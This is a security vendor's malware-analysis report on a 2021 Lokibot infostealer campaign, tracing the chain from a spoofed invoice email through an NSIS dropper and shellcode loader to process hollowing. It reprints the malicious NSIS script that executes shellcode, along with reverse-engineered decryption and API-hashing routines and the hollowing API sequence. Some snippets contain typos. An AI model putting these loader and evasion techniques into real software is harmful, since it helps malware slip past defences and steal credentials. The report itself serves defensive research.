infoblox

MALICIOUS ACTIVITY REPORT

Deep Analysis of a Recent Lokibot Attack

17 November 2021

Author: Gaetano Pellegrino

Powered by the
Infoblox Cyber Intelligence Unit

Table of Contents

1. Purpose

As an infostealer, Lokibot can extract and then exfiltrate sensitive information from many popular applications. Although Lokibot was discovered back in 2015, it is still being distributed and is a serious threat to consumers and organizations.

The purpose of this report is to

1. Provide a fresh and detailed view of the Lokibot attack chain: from the email attachment to the Lokibot malware itself
2. Explain the capabilities and purpose of each artifact involved in the attack
3. Describe how Lokibot uses process hollowing, API hashing, various obfuscation algorithms, and other techniques to thwart analysis and avoid detection
4. Release a body of knowledge and tools, such as the source code for a Lokibot vaccine, that would enhance the detection and prevention of this menace

2. Overview

Lokibot was first seen on May 3, 2015, when a hacker nicknamed Lokistov or Carter published a sales announcement for Lokibot (Any.Run 2015). At that time, Lokibot's focus was limited to attacking cryptocurrency wallets (Hoang, 2019). Some researchers believe Lokibot's original codebase was stolen from the author and resold at a lower price. Others think that the malware was patched by some actor who had no access to the source code; having fully analyzed a recent sample, we at Infoblox share this view.

Nowadays, Lokibot is an information-stealing malware with the keylogging capability and application-specific functions for targeting popular web browsers, FTP clients, email applications, password management tools, and even poker game platforms. Variants of Lokibot seem to have functions tailored to specific applications, but the malware's overall structure has not changed much over the last few years. What has changed are the early stages of the attack chain: Lokibot's capability to be extracted from an attached ISO image (Singh, 2019), downloaded from a link in a PDF document (Zhang and Liu, 2017), installed via a document by exploiting a vulnerability in Microsoft Office (Co and Sison, 2018), or delivered as a .NET executable via an NSIS installer (Hoang 2019 and Remillano et al., 2020). However, in the case reported by Remillano et al. (2020), the attack chain was less sophisticated, because the installer dropped the executable directly into the file system. As shown by Muhammad and Hunterbrink (2021), recent Lokibot attacks are more sophisticated, have more stages, and apply obfuscation techniques.

Lokibot has been discussed in great detail in Pantazopoulos (2017). Our goal here is to add to this body of knowledge by providing a fresh and exhaustive overview of the entire Lokibot attack chain for a campaign that occurred in early June 2021. In that campaign, we observed the following main techniques at various stages of the attack:

Table 1. ATT&CK matrix for the entire Lokibot chain analyzed in this report

MITRE ATT&CK ID	Technique	Description
T1566	Phishing	Lokibot is usually delivered via email, with mass propagation campaigns.
T1204.002	User Execution: Malicious File	Lokibot is usually executed through malicious documents, AutoIt scripts, and Windows installers.

T1071.001	Application Layer Protocol: Web Protocols	Lokibot uses the HTTP to communicate with the command and control (C&C).
T1564.001	Hide Artifacts: Hidden Files and Directories	Lokibot creates several files in a hidden directory. It is also capable of moving itself into a hidden directory as part of the persistence-setting process.
T1027	Obfuscated Files or Information	Lokibot is usually protected by at least one obfuscation technique.
T1027.002	Obfuscated Files or Information: Software Packing	Lokibot may be protected by at least one form of the packing algorithm.
T1055.012	Process Injection: Process Hollowing	It has been reported that Lokibot uses the Process Hollowing technique to inject itself into other processes.
T1082	System Information Discovery	Lokibot has the capability of getting the architecture, screen resolution, operating system version, and other system information.
T1016	System Network Configuration Discovery	Lokibot has the capability of getting the domain name of the computer it infected.
T1033	System Owner/User Discovery	Lokibot has the capability of getting the username of a logged-in user.
T1560.002	Archive Collected Data: Archive via Library	Lokibot is capable of compressing the stolen data before sending it to the C&C. This report discusses a sample by using aPLib, a freeware compression library, to compress the stolen data prior to its exfiltration.
T1005	Data from Local System	Lokibot looks for specific files and attempts to exfiltrate them.
T1555	Credentials from Password Stores	Lokibot is capable of stealing passwords from FTP clients, email clients, and other applications.
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Lokibot is capable of stealing passwords saved by a variety of browsers.
T1041	Exfiltration Over C&C Channel	Lokibot exfiltrates stolen information via a C&C channel.

3. The Attack Chain

Since June 2021, the Infoblox Global Intelligence Analytics team has observed a significant increase in the number of campaigns delivering Lokibot malware. The campaigns are still targeting Italy, Greece, China, Vietnam, Argentina, and other countries. This section provides an overview of the entire attack chain used in these campaigns. Each subsequent section focuses on a separate link in the attack chain.


The attack chain starts as an email with an attached compressed RAR archive (a feature of all Lokibot campaigns we have studied) and campaign-specific body text similar to the following:

> Can you please let us know when the invoice no. 2215301 will be paid?
> According to our account department we're yet to receive your payment.
>
> Thanks.
>
> I wish you a nice day!
>
> Best Regards
>
> **[REDACTED]**
>
> Purchasing Department
>
> **[REDACTED]** S.p.A.
>
> Phone:+39 051 **[REDACTED]**
>
> Mobile: +39 333 **[REDACTED]**
>
> Fax: + 39 051 **[REDACTED]**
>
> Email: **[REDACTED]**@**[REDACTED]**
>
> La presente e-mail è inviata dall'Impresa **[REDACTED]** S.p.A. che opera secondo i principi di liceità e trasparenza a tutela della riservatezza,delle libertà, della dignità e dei diritti degli interessati ai sensi del GDPR 679/16 EU. Il suo contenuto è strettamente confidenziale e riservato al destinatario che dovrà trattarne il contenuto secondo i medesimi principi. Qualora si ritenga di aver ricevuto erroneamente la presente comunicazione, Vi invitiamo a darcene pronta comunicazione all'indirizzo amministrazione@**[REDACTED]** e a provvedere alla distruzione del suo contenuto. Informativa privacy e privacy policy aziendale sono consultabili presso le apposite sezioni del sito web aziendale **[REDACTED]**
>
> _P__ Save a tree. Don't print this e-mail unless it's really necessary.

In this case, the threat actor sent spoofed corporate emails. The sender's name, phone numbers, and other information (redacted in the example) belonged to an employee of the attacked corporation, (an Italian mobile banking company, and were probably obtained from the data blackmarket or from previous attacks. The attachment is a Windows executable masked as a PDF file and named "invoice no. XXXXXXX·pdf.rar", where XXXXXXX is a number and "·pdf"

(notice the centered dot) is a fake extension. Because Windows hides the file extension by default, the victim does not see ".exe". The executable is a Windows installer generated with a legitimate tool, Nullsoft Scriptable Install System (NSIS), henceforth referred to as the NSIS installer.

Figure 1. The Lokibot attack chain



Once opened, the NSIS installer decompresses and drops two files with randomly generated names, in this case cgttxpglckz and a01jkkyi4ridof2orcun, into the file system. cgttxpglckz contains shellcode that (1) the NSIS installer loads into memory and executes and that (2) consists of what is commonly known as a stub: a piece of code responsible for decrypting further code and executing it. The code decrypted by the stub uses process hollowing to load, decrypt, and inject a01jkkyi4ridof2orcun into a newly spawned process. Although the encrypted a01jkkyi4ridof2orcun contains binary data without any apparent meaning, decryption reveals its true content: a sample of Lokibot malware. For the rest of this report, we will refer to cgttxpglckz as the Loader and to a01jkkyi4ridof2orcun as the Encrypted Lokibot.

In the last link of the chain, Lokibot runs an array of functions each targeting specific applications with the goal of harvesting files that contain sensitive information.


4. The NSIS installer

Threat actors password-protect email attachments. However, in several Lokibot campaigns we observed in June 2021, no password was required to open the archive, because it contained an NSIS installer: a legitimate, open-source utility for creating installers for Windows applications. NSIS ships with a scripting language that lets clients define and control almost every aspect of installation, including uncompressing a file included in the installation bundle.

The adoption of an NSIS installer early in the attack confers several time-saving benefits. First, NSIS installers provide a compression layer, which helps the artifacts escape detection by anti-malware. Second, the victim does not need to type a password to run the malware. These factors reduce the time gap between the download and opening of the attachment, and this leaves the victim less time to realize that the attachment is suspicious and should not be run.

Despite these advantages, the actors still have to grapple with the appearance of the executable. Figure 2 shows that the actors tried but failed to completely hide the attachment's type: a PE32 portable executable. They tried to mask the executable as a PDF, and Windows' default configuration for hiding file extensions helped, but that was not enough.

Figure 2. Desktop icon of the NSIS installer




For this reason, the icon appeared as a typical executable and looked suspicious to most users.

As already mentioned, NSIS comes with a scripting language that allows the clients to define many aspects of the installation procedure. To generate an installer for their application, the actors collect all necessary files, write an [NSIS].nsi script, and let NSIS interpret it. The output of the interpretation process is the actual installer for the application.

We extracted the [NISIS].nsi script from Invoice·pdf.exe. Although most of the extract is junk code, two parts are useful. The first part lies at the very beginning of the script, where the Lempel Ziv Markov chain compression Algorithm (LZMA) is set for the files included in the installation bundle. Figure 3 shows the evidence of the actor's intention to compress the artifacts with LZMA.

Figure 3. The [NISIS].nsi script sets LZMA compression for all files in the installation bundle



The second relevant part of the script pertains the overriding of the .onGUIInit callback:

Figure 4. The.onGUIInit callback

```
Function .onGUIInit
  InitPluginsDir
    ; Call Initialize____Plugins
    ; SetDetailsPrint lastused
  SetOutPath $INSTDIR
  File a0ljkkyi4ridof2orcun
  File cgttxpglckz
  System::Alloc 46611
    ; Call Initialize____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push 46611
    ; CallInstDLL $PLUGINSDIR\System.dll Alloc
  Pop $4
  System::Call "kernel32::CreateFile(t'$INSTDIR\cgttxpglckz', i 0x80000000, i 0, p 0, i 3, i 0, i 0)i.r10"
    ; Call Initialize____Plugins
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "kernel32::CreateFile(t'$INSTDIR\cgttxpglckz', i 0x80000000, i 0, p 0, i 3, i 0, i 0)i.r10"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "kernel32::VirtualProtect(i r4, i 46611, i 0x40, p0)"
    ; Call Initialize____Plugins
    ; AllowSkipFiles off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "kernel32::VirtualProtect(i r4, i 46611, i 0x40, p0)"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "kernel32::ReadFile(i r10, i r4, i 46611, t., i 0)"
    ; Call Initialize____Plugins
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "kernel32::ReadFile(i r10, i r4, i 46611, t., i 0)"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call ::$4()
```

NSIS defines several callback functions that clients can overwrite to customize some aspects of the installation process. One of those functions is .onGUIInit, which is called every time the installer is launched to initialize the graphical user interface (GUI).[1] In this particular case, the actor overwrote the .onGUIInit function to implement a behavior that had nothing to do with GUI settings. The function helps understand which files belong to the installation bundle: the Loader and the Encrypted Lokibot. We know this because their names are arguments of two consecutive calls to the File command, which is responsible for extracting files.[2] The installer drops those files into the temp directory as a consequence of the `InstallDir $TEMP` directive, which is not shown in the two reported excerpts of the [NSIS].nsi script. We will discuss those files and their roles in the dedicated sections that follow.

After dropping the files, the installer allocates a memory buffer of 46611 bytes by invoking the Alloc API exposed by the system library. The purpose of this buffer becomes clear after we look at the following three calls to the kernel32 library's APIs:

- CreateFile[3] is called to open the Loader file. It opens the file with the desired access GENERIC_READ (0x80000000), and it stores the resulting file handle in the r10 register.
- VirtualProtect[4] is called to set the protection option PAGE_EXECUTE_READWRITE (0x40) to the previously allocated memory buffer. We know this by observing that (1) the output of the Alloc API is stored in the r4 register after the `Pop $4` instruction is called and (2) VirtualProtect is invoked with the r4 register as its lpAddress argument.

- ReadFile[5] is invoked to move the Loader file's contents into the buffer, because its first argument is the r10 registry storing that file handle and because the destination buffer is held by the r4 register. Indeed, the size of the Loader file is exactly the same as that of the allocated buffer.

The last relevant part of .onGUIInit deals with the invocation of whatever has just been read from the file. That invocation happens by jumping to the address stored in the r4 register and by invoking `System::Call::$4()`. Therefore, we can conclude that Invoice·pdf.exe acts as a dropper and launcher for the subsequent stages of the attack vector. In the next section, we discuss the content of the Loader file.

5. The Loader

We know that the NSIS installer drops the cgttxpglckza file into the temp directory; because the file name appears to be randomly generated, we call this file the Loader. We also know that the same installer loads the Loader into memory, asks for execution privileges for the memory page where it has been loaded, and eventually tries to execute the content. In this section, we clarify the role of the Loader in the attack chain.


```
def decrypt(encrypted_buffer: bytearray) -> bytearray:
	decrypted_buffer = []
	for encrypted_byte in encrypted_buffer:
		decrypted_byte = encrypted_byte
		decrypted_byte -= 1
		decrypted_byte ^= 0x5a
		decrypted_byte += 0xc1
		decrypted_byte -= 1
		decrypted_byte -= 0xd
		decrypted_byte += 0x31
		decrypted_byte ^= 0x18
		decrypted_byte += 0xf
		decrypted_byte -= 0x2f
		decrypted_byte ^= 0xcd
		decrypted_byte ^= 0x4a
		decrypted_byte += 1
		decrypted_byte -= 0x2f
		decrypted_byte ^= 0xb1
		decrypted_byte ^= 0x48
		decrypted_byte += 0x72
		decrypted_byte -= 3
		decrypted_byte -= 0x46
		decrypted_byte += 0x77
		decrypted_byte += 0xe5
		decrypted_buffer.append(decrypted_byte & 0xff)
	return bytearray(decrypted_buffer)
```

The file contains binary data that consists of the shellcode for x86 processors. The original shellcode has three relevant parts, which do the following:

1. Load a byte array of 6685 integers into memory.

2. Scan that array and apply a composite transformation to each of its elements. This transformation—based on XOR, addition, subtraction, decrement, and increment operations—has the goal of decrypting a shellcode payload. We have reverse-engineered the decryption function and propose a Python translation in the code snippet above.
3. Jump to the newly decrypted payload:

Figure 5. The Lokibot loader decrypts and executes a shellcode fragment



The decrypted payload contains shellcode for x86 processors. One of the functions initially called by the payload retrieves the memory address of the kernel32 library. Here is that function's entire code:

```
000016c4 55              PUSH       EBP
000016c5 8b ec           MOV        EBP, ESP
; After this instruction, EAX contains the address
; of the _PEB (Process Environment Block) structure for
; the current process.
000016c7 64 a1 30        MOV        EAX, FS:[0x30]
; After this instruction, EAX contains the address
; of the  _PEB_LDR_DATA structure.
000016cd 8b 40 0c        MOV        EAX, dword ptr [EAX + 0xc]
; After this instruction, EAX contains the address
; of InLoadOrderModuleList. This double-linked list
; contains the loaded modules for the current process.
000016d0 8b 40 0c        MOV        EAX, dword ptr [EAX + 0xc]
000016d3 8b 00           MOV        EAX, dword ptr [EAX]
000016d5 8b 00           MOV        EAX, dword ptr [EAX]
; After this instruction, EAX contains the base address
```

```
; of the first module loaded by the current process.
; The first module loaded by any process is always kernel32.dll.
000016d7 8b 40 18        MOV        EAX, dword ptr [EAX + 0x18]; The first module loaded by any process is always kernel32.dll.
000016d7 8b 40 18      MOV      EAX, dword ptr [EAX + 0x18]
```

```
000016da 5d              POP        EBP
000016db c3              RET
```

Essentially, the function finds the library address via the Process Environment Block (PEB) structure[6] for the currently running process. Upon accessing the PEB structure, the function finds the list of loaded modules via the _PEB_LDR_DATA structure.[7] Indeed, the kernel32 library is the first element within the InLoadOrderModuleList field of that structure: a double-linked list of loaded modules sorted by loading order. Once the payload has retrieved the library's location, it looks for the address of several exported functions. To start iterating over all the names exported by the library, which are retrieved by parsing the PE header, the export resolution algorithm requires the library base address (in this case kernel32) and a numerical hash. For each exported name, the resolution algorithm computes a hash by using a custom hashing function. If the computed hash is equal to the hash provided to the export-resolution algorithm, then it retrieves the memory address for that export from the PE header and eventually returns it to the caller.

The following code snippet shows a Python equivalent of the resolution algorithm that we reverse-engineered:

```
def resolve_export(library_base_address: int, name_hash: int) -> int:
    # The memory location of the pe_header structure
    pe_header = library_base_address + 0x3c
    # The memory location of exports_table
    exports_table = pe_header + 0x78
    # The memory location of the library export names
    # An array of char pointers (null-terminated strings)
    names = exports_table + 0x20
    # The memory location of the library export addresses
    # An array of Relative Virtual Addresses (RAVs)
    addresses = export_table + 0x1c
    i = 0
    while True:
        # The memory location of the number of export names
        # included in the export table
        names_size = exports_table + 0x18
        if i >= names_size:
            return 0
        # A call to the custom hash function
        candidate_name_hash = hash_name(names[i])
```

```
        if candidate_name_hash == name_hash:
            return addresses[i]
        i += 1
    return 0
```

The following code snippet shows a Python equivalent of the custom hashing function implemented in the payload. As we will discuss in section 7.3, *API hashing*, by showing another and more complex example, API hashing is an anti-analysis technique used by malware developers to hide the detail about which library exports are invoked in the code.

```
def hash_name(name: str) -> int:
    name_hash = 0x2326
    for c in name:
        current_hash = name_hash
        current_hash <<= 0x5
        current_hash += name_hash
        # ord() returns the ASCII code given a char (“c”)
        current_hash += ord(c)
        name_hash = current_hash & 0xffffffff
    return name_hash
```

To better understand functionality, we de-hashed the function calls that occur on the payload. From that analysis, we concluded that the payload’s behavior can be summarized in three stages:

1. The payload loads the Encrypted Lokibot file into memory. This file is dropped by the NSIS installer into the temp directory.
2. The payload decrypts this file, which turns out to be a Lokibot executable.
3. The payload spawns a new process, injects the executable into its memory space, and starts it.

The table below provides the details of each step implemented in the payload. The two highlighted entries correspond to the only steps not implemented by a library call. Instead, they are implemented by the two functions coded by the malware developer and discussed in sections 6, *Encrypted Lokibot*, and 7, *Lokibot*.

Table 2. The shellcode payload’s behavior, step by step

Step	Function	Annotations
1	LoadLibraryW	With this call, the payload loads the shlwapi library to get its address. This address is eventually used to resolve some of the library exports, such as PathAppendW.
2	VirtualAlloc	This call is made to allocate a memory buffer of 450 MiBs (approximately 472 MBs). This buffer is not used, but the rest of the second-level code will get executed if and only if this call succeeds.
3	GetTempPathW	This call gets the path of the temp directory.

4	PathAppendW	This call concatenates the path to the temp directory (see step 3) with the string “a01jkkyi4ridof2orcun” which is the name of the Encrypted Lokibot file. This is the path to the other file dropped by the NSIS installer.
5	CreateFileW	This call opens the Encrypted Lokibot file with the desired access GENERIC_READ. The payload expects this file to exist on the file system, because it tries to open it with the OPEN_EXISTING option. If the file does not exist, then this call returns an error. Furthermore, if this call does not succeed, then none of the steps that follow get executed.
6	GetFileSize	This call gets the size, in bytes, of the Encrypted Lokibot file. The steps that follow this call are executed if and only if it does not return an error.
7	VirtualAlloc	This call allocates a memory buffer of 104 KiBs (approximately 106 KB), which is the size of the Encrypted Lokibot file. The steps that follow this call are executed if and only if it succeeds.
8	ReadFile	This call reads the content of the Encrypted Lokibot file and loads it into the memory buffer allocated in step 7. The steps that follow this call get executed if and only if it succeeds.
9	DecryptLokibot	This function decrypts the Encrypted Lokibot in memory. Once this is done, the buffer allocated in step 7 will contain a fully functional PE file of Lokibot. For more information about this artifact, see section 7, *Lokibot*. For more information about the decryption procedure, see section 6, *Encrypted Lokibot*.
10	InjectLokibot	This function spawns a new process, injects the Lokibot executable into its memory space, and starts the executable. The injection technique is well known as process hollowing. The steps that follow this call are executed if and only if this call fails.
11	GetModuleFileName	This call gets the full path to the currently running process, because it is called with a NULL hModule as its first argument.
12	Sleep	This call suspends the execution of the running process for three seconds.
13	GetCommandLineW	This call retrieves the command-line string for the currently running process.
14	CreateProcess	This call spawns a new process with the same path and command-line string as those of the currently running process.
15	ExitProcess	This call stops the current process and is made if and only if the CreateProcess call in step 14 fails.
16	VirtualFree	This call frees the memory allocated in step 2.
17	ExitProcess	This call stops the current process.


As stated in the table, the injection function InjectLokibot implements process hollowing.[8] In the very first part of this function, all API calls are dehashed by calling the API-resolution algorithm and the locator of the library’s base address. After obtaining the memory addresses of those calls, the injection function creates a new process by invoking the

CreateProcessW API, which is exposed by the kernel32 library. Figure 6 shows that the new process executable corresponds to the NSIS installer. InjectLokibot provides both of the following as arguments to CreateProcessW:

- the current process's executable path, which is obtained by invoking GetModuleFileName with a NULL hModule argument
- the current process's command line, which is obtained by invoking GetCommandLineW

Figure 6 shows that the process is created in a suspended state. The sixth argument in CreateProcessW, namely the creation flags, is 0x08000004 which corresponds to the combination of CREATE_NO_WINDOW and CREATE_SUSPENDED. The creation of a process in a suspended state is a well-known indicator of process hollowing.

Figure 6. Process hollowing: a new process is created in a suspended state



With the process in a suspended state, the injection function:


1. Gets the main thread-execution context by calling the GetThreadContext API, and stores it in a local variable
2. Reads the base address of the suspended process by invoking the ReadProcessMemory API
3. Unmaps the memory of the suspended process by calling the NtUnmapViewOfSection API and by providing the just-read memory address as the second argument
4. Creates a new section by invoking the NtCreateSection API
5. Invokes the NtMapViewOfSection API multiple times with the same arguments, to create a writable view of the just-created section; the permission set for this view is PAGE_EXECUTE_READWRITE (0x40)
6. Writes the Lokibot executable into the hollowed-out process; this copies the executable by calling the undocumented API NtWriteVirtualMemory
7. Uses SetThreadContext to set the thread context to the value saved in step 1
8. Calls NtResumeThread; this lets the new process break the suspended state and run independently of the parent process
9. Terminates the parent by calling the TerminateThread API

Lokibot implements process hollowing in many of its instances (Hoang, 2019). In this case, process hollowing is implemented by the Loader rather than the Lokibot executable. The advantage of this method is that the unencrypted form of the executable is never hosted on the file system, and that helps it evade common antivirus products. One flaw of this method is that the persistence is compromised, because the executable is never placed on the file system. As we will see in section 7, *Lokibot*, this is not the only flaw in the procedure used by Lokibot to set persistence.

6. Encrypted Lokibot

We know that the NSIS Installer drops file a01jkkyi4ridof2orcun into the temp directory. We also know that the Loader loads a01jkkyi4ridof2orcun into memory and decrypts it. This section focuses on a01jkkyi4ridof2orcun, which we have dubbed Encrypted Lokibot, and on the procedure used to decrypt it. Figure 7 shows a portion of the Encrypted Lokibot content.

Figure 7. The Lokibot executable (initial part) in its encrypted form



The file contains binary data without any evident meaning. However, after the decryption, Encrypted Lokibot will contain a well-formed portable executable for the Lokibot malware. Section 7, *Lokibot*, discusses the capabilities of such an artifact. Lokibot decryption is implemented in a dedicated function, which expects (1) a memory buffer that contains the entire file and (2) the first key, 81687d7815174c2ba54304545bc506aa, together with its size, 32 bits. Lokibot decrypts the file by updating the provided memory buffer byte by byte.

1. The decryption function does the following:It initializes two buffers of 256 integers each. One of the buffers is a second key used for the decryption.
2. It constructs the second key by starting from the two buffers allocated in the first step.
3. It decrypts the file by looping over each byte of the Encrypted Lokibot file and applying a composite transformation that involves two XOR operations with elements of the two keys.

